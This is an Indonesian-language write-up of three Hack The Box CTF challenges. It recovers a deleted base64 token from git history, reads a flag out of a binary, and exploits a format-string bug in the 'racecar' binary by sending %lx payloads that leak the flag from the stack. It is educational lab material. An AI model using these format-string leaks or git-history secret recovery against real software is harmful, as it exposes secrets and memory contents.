edc5aabf933f6bb161ceca6cf7d0d2160ce333ec edc5aabf933f6bb161ceca6cf7d0d2160ce333ec Dan <dan@sherlock-security.com> 1559252432 +0100	rebase -i (finish): returning to refs/heads/master

┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$
```


6. Karna saya tidak menemukan petunjuk lain dari logs, saya berpikir kembali apakah ada command yang dapat memunculkan logs dalam git? Dan setelah saya cari, jawabannya adalah Ya, ada dan command tersebut adalah “git log”.
7. Kalau begitu mari kita coba dan WOW command tersebut berhasil! Tapi tak cukup sampai disitu, kita masih harus mengetahui isi dari commit-commit yang dilakukan. Jadi saya mencari tahu bagaimana cara menampilkan isi dari logs yang sudah dilakukan.

```
┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$ git log
commit edc5aabf933f6bb161ceca6cf7d0d2160ce333ec (HEAD → master)
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 14:16:43 2019 +0100

    Added some whitespace for readability!

commit 47241a47f62ada864ec74bd6dedc4d33f4374699
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 12:00:54 2019 +0100

    Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!

commit ddc606f8fa05c363ea4de20f31834e97dd527381
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 09:14:04 2019 +0100

    Added some more comments for the lovely contributors! Thanks for helping out!

commit 335d6cfe3cdc25b89cae81c50ffb957b86bf5a4a
Author: SherlockSec <dan@lights.htb>
Date:   Thu May 30 22:16:02 2019 +0100

    Moving to Git, first time using it. First Commit!
```

8. Kali ini saya menemukan command “git show [commit id]” untuk menampilkan isi dari lognya, dan setelah dicoba dengan commit id yang memiliki pesan penghapusan token, tampilannya akan seperti gambar di bawah.


```
┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$ git show 47241a47f62ada864ec74bd6dedc4d33f4374699
commit 47241a47f62ada864ec74bd6dedc4d33f4374699
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 12:00:54 2019 +0100

    Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!

diff --git a/config.json b/config.json
index 316dc21..6735aa6 100644
--- a/config.json
+++ b/config.json
@@ -1,6 +1,6 @@
 {

-       "token": "SFRCe3YzcnNpMG5fYzBudHIwbF9hbV9JX3JpZ2h0P30=",
+       "token": "Replace me with token when in use! Security Risk!",
        "prefix": "~",
        "lightNum": "1337",
        "username": "UmVkIEhlcnJpbmcsIHJlYWQgdGhlIEpTIGNhcmVmdWxseQ==",
```


9. Disini terlihat token yang dihapus berwarna merah dan sepertinya merupakan base64, jadi mari kita coba saja untuk decrypt token tersebut di cyberchef.
10. BINGO! Kita temukan flagnya!!




FLAG: HTB{v3rsi0n_c0ntr0l_am_I_right?}

Behind The Scene - Rev - Very Easy






1. Setelah diextract, saya langsung memasuki direktori dan melihat isinya. Ternyata terdapat 1 file dan ketika diexecute tidak muncul apa-apa selain "./challenge <password>"
2. Jadi saya mencoba melihat codenya dengan command "cat" dan tidak sengaja menemukan flagnya.




FLAG: HTB{Itz_0nLy_UD2}

Racecar - PWN - Easy



1. Setelah mendownload dan mengekstrak filenya, saya langsung memeriksa file menggunakan checksec dan ditemukan semuanya enabled yang dapat dikatakan hampir tidak bercelah.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ checksec --file=racecar
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO       Canary found     NX enabled    PIE enabled     No RPATH   No RUNPATH   96 Symbols        No    0               3               racecar
```

2. Lalu saya langsung mencoba menjalankan file tersebut dan hasilnya seperti gambar dibawah. [next page]

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./racecar

%% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %%
                                                        |xxx|
    ____                                                | F |
   /|_||_\`.__                                          |xxx|
  (    _    _ \                                         | I |
*%* =`-(_)--(_)-'                                       |xxx|
                                                        | N |
                                                        |xxx|
                                                        | I |
                                                        |xxx|
                                                        | S |
        _-_-  _/|\______\_ .                            |xxx|
     -_-_-_ / ,-. +  ,-. -.                             | H |
      -_-_- `( o )----( o )-'                           |xxx|
              `-'      `-'
%% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %%

Insert your data:

Name: Q
Nickname: Q

[+] Welcome [Q]!

[*] Your name is [Q] but everybody calls you .. [Q]!
[*] Current coins: [69]

1. Car info
2. Car selection
> 1

%% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %%

Car #1 stats: 🚗

[Speed]:        ▮▮▮▮

[Acceleration]: ▮▮▮▮▮

[Handling]:     ▮▮▮▮▮▮▮▮

%% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %%

Car #2 stats: 🏎

[Speed]:        ▮▮▮▮▮▮▮▮▮

[Acceleration]: ▮▮▮▮▮▮▮▮

[Handling]:     ▮▮

%% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %% %%

1. Car info
2. Car selection
> 2


Select car:
1. 🚗
2. 🏎
> 2


Select race:
1. Highway battle
2. Circuit
> 1

[*] Waiting for the race to finish ...

[+] You won the race!! You get 100 coins!
[+] Current coins: [169]

[!] Do you have anything to say to the press after your big victory?
> qqqq
```

3. Karena dirasa tidak mendapatkan informasi yang cukup dari sebelumnya, jadi saya membuka ghidra untuk melihat dan menganalisis codenya lebih lanjut. Gambar di bawah merupakan function main, dari sini saya mencoba membuka bagian info(), car_info(), dan car_menu().

Decompile: main - (racecar)

```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void main(void)

{
  int iVar1;
  int iVar2;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  setup();
  banner();
  info();
  while (check != 0) {
    iVar2 = menu();
    if (iVar2 == 1) {
      car_info();
    }
    else if (iVar2 == 2) {
      check = 0;
      car_menu();
    }
    else {
      printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
    }
  }
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```


4. Setelah dicek, ternyata pada bagian car_menu() memiliki code yang menarik perhatian saya (yang di kotak merah).

```
Decompile: car_menu - (racecar)
56      if (sVar4 <= local_54) break;
57      putchar((int)"\n[*] Waiting for the race to finish..."[local_54]);
58      if ("\n[*] Waiting for the race to finish..."[local_54] == '.') {
59        sleep(0);
60      }
61      local_54 = local_54 + 1;
62    }
63    if (((iVar1 == 1) && (iVar2 < iVar3)) || ((iVar1 == 2 && (iVar3 < iVar2)))) {
64      printf("%s\n\n[+] You won the race!! You get 100 coins!\n",&DAT_00011540);
65      coins = coins + 100;
66      puVar5 = &DAT_00011538;
67      printf("[+] Current coins: [%d]%s\n",coins,&DAT_00011538);
68      printf("\n[!] Do you have anything to say to the press after your big victory?\n> %s",
69             &DAT_000119de);
70      __format = (char *)malloc(369);
71      __stream = fopen("flag.txt","r");
72      if (__stream == (FILE *)0x0) {
73        printf("%s[-] Could not open flag.txt. Please contact the creator.\n",&DAT_00011548,puVar5)
74                        /* WARNING: Subroutine does not return */
75        exit(0x69);
76      }
77      fgets(local_3c,0x2c,__stream);
78      read(0,__format,368);
79      puts(
80          "\n\x1b[3mThe Man, the Myth, the Legend! The grand winner of the race wants the whole wor
          to know this: \x1b[0m"
81          );
82      printf(__format);
83
84    else if (((iVar1 == 1) && (iVar3 < iVar2)) || ((iVar1 == 2 && (iVar2 < iVar3)))) {
85      printf("%s\n\n[-] You lost the race and all your coins!\n",&DAT_00011548);
86      coins = 0;
87      printf("[+] Current coins: [%d]%s\n",0,&DAT_00011538);
88    }
89    if (local_10 != *(int *)(in_GS_OFFSET + 0x14)) {
90      __stack_chk_fail_local();
91    }
92    return;
93  }
94
```

*** __format menjadi code yang menarik perhatian saya karena hal ini dapat membuat input yang kita masukkan seperti %x. memberikan output berupa hex. Soal ini mirip dengan soal PicoCTF-BinaryExploitation-Stonks hanya saja analisisnya berbeda.

5. Setelah mengetahui hal tersebut, saya langsung mencoba memasukkan %lx. (long hex) seperti gambar dibawah, namun ternyata masih kurang panjang untuk mendapatkan flagnya. Jadi saya mengulang lagi dan memperpanjang inputnya.

```
[!] Do you have anything to say to the press after your big victory?
> %lx.%lx.%lx.%
```



6. Kurang lebih hasilnya seperti gambar di bawah ini [next page]
   Biar ga usah scroll lagi, ini hasilnya: {BTH_yhw_d1d4s_1t_3vf_3h_g4lt_n05_3hkc4t}!?

Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

From

Hexadecimal

To

Text

Open File

Paste hex numbers or drop file

```
5658e1c0.170.5656bdfa.49.4.26.2.1.5656c96c.5658e1c0.5658e340.
7b425448.5f796877.5f643164.34735f31.745f3376.665f3368.5f67346
c.745f6e30.355f3368.6b633474.7d213f.49416a00.f7efe3fc.5656ef8
c.ff8c4e68.5656c441.1.ff8c4f14.ff8c4f1c.49416a00.ff8c4e80.0.0
.f7d41f21.f7efe000.f7efe000.0.f7d41f21.1.ff8c4f14.ff8c4f1c.ff
8c4ea4.1.ff8c4f14.f7efe000.f7f1c70a.ff8c4f10.0.f7efe000.0.0.3
```


Character encoding

ASCII


Convert Reset Swap

```
VXáÀ□□ekß¤□&!VVÉlVXáÀVXã@{BTH_yhw_d1d4s_1t_3vf_3h_g4lt_n05_3h
kc4t}!?
IAj ÷ïãüVVï□ÿ□NhVVÄA□øÄñOøÄñÄ□□ □øÄè □}Aò□~þ □~þ  ÷Ô□!□
øÄñOøÄñÏøÄêAÿ□O□÷ïà ÷ñÇ
ÿ□O□□~þ  □Â□%8È
D0 @÷ó@$ ÷ñÈ□VVï□□eky VV·ÁVVÃá□øÄñEelI□elO□□□□□□øÄðÏ□4□□ÿ□];□ø
```

7. Setelah didapat hasilnya, kita tahu bahwa string tadi [{BTH_yhw_d1d4s_1t_3vf_3h_g4lt_n05_3hkc4t}!?] adalah flagnya. Namun tidak semudah itu, hal ini dikarenakan little endian (intinya little endian ini ngebuat string yang diprint jadi kebalik).



8. Oleh karena itu kita harus me-reverse terlebih dahulu stringnya, untuk mempercepat disini saya memakai reverse string online tool.



BOOM! Belom beres, sekarang saatnya string tersebut dibalik setiap 4 char sehingga menghasilkan flag di bawah.

FLAG: HTB{why_d1d_1_s4v3_th3_fl4g_0n_th3_5t4ck?!}